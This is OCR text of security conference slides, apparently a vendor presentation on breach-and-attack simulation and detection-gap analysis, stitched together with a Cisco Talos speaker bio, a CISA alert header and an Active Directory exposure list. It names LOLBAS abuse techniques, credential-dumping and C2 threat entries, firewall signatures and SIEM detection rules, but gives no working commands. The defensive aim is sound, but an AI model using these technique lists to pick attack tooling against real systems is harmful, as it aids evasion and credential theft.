
Identify your alerting gaps automatically.

Rule Development

Get actionable guidance to fix your alerting problems.

Continuous Improvement


Am I ready for LOLBAS techniques?




Threat List

Id	Threat Name	Severity	Category	L2 Threat Category
864584	Stordiag.exe OS Binary (Lolbas) used in Signed Bin...	Medium	Attack Scenario	Defense Evasion
262011	Workfolders.exe OS Binary (Lolbas) used in Signed...	High	Attack Scenario	Defense Evasion
837950	UtilityFunction.ps1 (Lolbas) used in Signed Binary ...	High	Attack Scenario	Defense Evasion
753793	Certutil OS Binary (Lolbas) Obfuscated Commandli...	High	Attack Scenario	Command and Cont...
509654	Excelcnv.exe (Lolbas) used in Ingress Tool Transfer	Medium	Attack Scenario	Command and Cont...
761357	Createdump.exe (Lolbas) used in OS Credential Du...	High	Attack Scenario	Credential Access
337499	Msoxmled.exe (Lolbas) used in Signed Binary Prox...	Medium	Attack Scenario	Defense Evasion
894876	GfxDownloadWrapper.exe Intel Binary (Lolbas) use...	Medium	Attack Scenario	Defense Evasion
574776	Wuauclt.exe OS Binary (Lolbas) used in Signed Bin...	High	Attack Scenario	Defense Evasion
421982	ConfigSecurityPolicy.exe OS Binary (Lolbas) used i...	High	Attack Scenario	Defense Evasion

Security Control Validation in Hours



THREAT LIBRARY



Total Threat Count

11123

Updated 0 seconds ago


Last 7 Days

+14

Threat Categories

Malicious Code	Web Application Attacks	Attack Scenario	Vulnerability Exploitation	Data Exfiltration
7152 +10	2062 +2	936 +2	751	222

Am I ready for LOLBAS techniques?



Initial Access 15 Actions

🟥	Not Detected	6
🟩	Detected	9
🚨	Alerted	0

Phishing
12 Actions

Supply Chain Compromise
1 Actions

Trusted Relationship
1 Actions

Valid Accounts
1 Actions

Execution 279 Actions

🟥	Not Detected	69
🟩	Detected	210
🚨	Alerted	2

Command and Scripting Interpreter
116 Actions

Exploitation for Client Execution
4 Actions

Inter-Process Communication
8 Actions

Native API
4 Actions

Scheduled Task/Job
28 Actions

Shared Modules
2 Actions

Persistence 160 Actions

🟥	Not Detected	50
🟩	Detected	110
🚨	Alerted	0

Account Manipulation

Boot or Logon Autostart Execution
55 Actions

Boot or Logon Initialization Scripts
2 Actions

Create Account
9 Actions

Create or Modify System Process
10 Actions

Event Triggered Execution
24 Actions

Privilege Escalation 323 Actions

🟥	Not Detected	87
🟩	Detected	236
🚨	Alerted	0

Abuse Elevation Control Mechanism
15 Actions

Access Token Manipulation
29 Actions

Boot or Logon Autostart Execution
55 Actions


Create or Modify System Process
10 Actions

Event Triggered Execution
24 Actions

Exploitation for Privilege Escalation
10 Actions

Am I ready for LOLBAS techniques?

Gap identification is a good starting point, yet fixing those gaps ahead of adversaries is the goal.



paloalto NETWORKS 75%

🟥	Not Blocked	1822
🟩	Blocked	5705


BIG-IP 69%

🟥	Not Blocked	502
🟩	Blocked	1145

FORTIN FORTI

🟥	Not Blo
🟩	Blocke

Signature ID	Signature Name
14283	Locky.JSDownloader.Gen Javascript Detection
36415	Microsoft Word RTF File Remote Code Execution Vulnerability
30844	HTTP Directory Traversal Request Attempt
18869	SpeakUp Command and Control Traffic
187955016	Backdoor/Linux.dofloo.I




Rule Id	Rule Name	Severity	Release Date	Update Date ↓	MITRE ATT&CK
3918	Process Termination via PowerShell	Medium	01-09-2020	04-11-2021	Impact
6105	Execution of Encoded String or Command via...	Medium	14-09-2020	04-11-2021	Defense Eva Executior Initial Acce Privilege Esca
5104	Persistence via File Transport to Word Startu...	Low	14-10-2021	14-10-2021	Persistenc Privilege Esca
6089	Process Execution via Process Ghosting Tec...	High	08-10-2021	08-10-2021	Defense Eva
4615	Suspicious Credential Vault Client Library Load	Medium	19-04-2020	14-09-2021	Credential Ac Defense Eva

Continuous Improvement

Challenges

- Configuration drift
- Ever-changing threat landscape
- Managing the complexity of security tools
- Communication problems between the involved parties



Improve People, Process & Technology

Summary

Knowledge

Know
the adversary

Event Identification

- Account Enumeration
- Lateral Movement
- Persistence
- Exfiltration

Audit Logs


Non-event driven logs

Lifecycle

- Learn
- Log More
- Playbook
- Document

Summary

- Learning from the adversaries is expensive!
- Be proactive, identify, prioritize and fix your gaps ahead of adversaries.



Threat Selection

Mobilize TTPs relevant to your environment with a few clicks in minutes.

Attack Simulation

Run attack simulations against your network, endpoint, and cloud security controls.

Log/Alert Validation

Identify your alerting gaps automatically.

Rule Development

Get actionable guidance to fix your alerting problems.

Continuous Improvement

THANK YOU!

TALOS™

Cisco Security Research

TALOSINTELLIGENCE.COM

Stay Connected and Up To Date

Spreading security news, updates, and other information to the public.

White papers, articles & other information
talosintelligence.com

ThreatSource Newsletter
cs.co/TalosUpdate

Talos Blog
blog.talosintelligence.com

Social Media Posts
Twitter: @talossecurity

Instructional Videos
cs.co/talostube

Beers with Talos & Talos Takes
talosintelligence.com/podcasts

Talos publicly shares security information through numerous channels to help make the internet safer for everyone.

Talos
Cisco Security Research

Who am I?

JJ Cummings

@enhancedx

Principal – Threat Intelligence & Interdiction

Hunting bad guys for over 20 years…

Houston, TX

Know Your Enemy

How to hunt or craft these payloads?

- CTI feeds do not provide such intel. Picus Red Team has the following recipe to hunt them:

For the Infiltration Techniques


a. Identify emerging threat samples
b. Hunt for those samples
c. Validate the samples → Fix in case needed
d. Document the technique such as CVE/CWE and description.

Hard to Catch Up with Adversaries

Need a dedicated team to catch up and timely respond to the emerging threats.

For Port-exploitation Techniques

a. Understand the campaign and identify the techniques
b. Develop identical but harmless techniques (for each OS)
c. Develop the clean-up of the techniques (for each OS)
d. Validate the techniques (for each OS)
e. Document the technique such as Mitre ATT&CK mapping and description.


CISA
CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY
DEFEND TODAY, SECURE TOMORROW

You are subscribed to National Cyber Awareness System Current Activity for Cybersecurity and Infrastructure Security Agency. This information has recently been updated, and is now available.

Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities

Know Yourself

What: Know your organization’s strengths and weaknesses

How: Vulnerability Assessment, Security Audits, Pentesting

Vulnerabilities and weaknesses does not span all the techniques used by adversaries

- Abusing admin tools (lolbin attacks)
- Data collection and exfiltration
- Recon

Security Controls should be validated to prevent and/or detect the adversarial TTPs

- Preventing via network and AV
- Detecting via SIEM, EDR, NDR

How to emulate adversary behaviours to validate preventive and detective controls?

- Red teaming

Know Yourself

What: Know your organization’s strengths and weaknesses

How: Vulnerability Assessment, Security Audits, Pentesting

Vulnerabilities and weaknesses does not span all the techniques used by adversaries


- Abusing admin tools (lolbin attacks)
- Data collection and exfiltration
- Recon

Security Controls should be validated to prevent and/or detect the adversarial TTPs

- Preventing via network and AV
- Detecting via SIEM, EDR, NDR

How to emulate adversary behaviours to validate preventive and detective controls?

- Red teaming



- Contoso Domain Exposure
+ GenericAll control on Tier Zero Asset
+ Kerberoastable Users
+ Large Default Groups with Execution
+ RDP Rights on Tier Zero Computers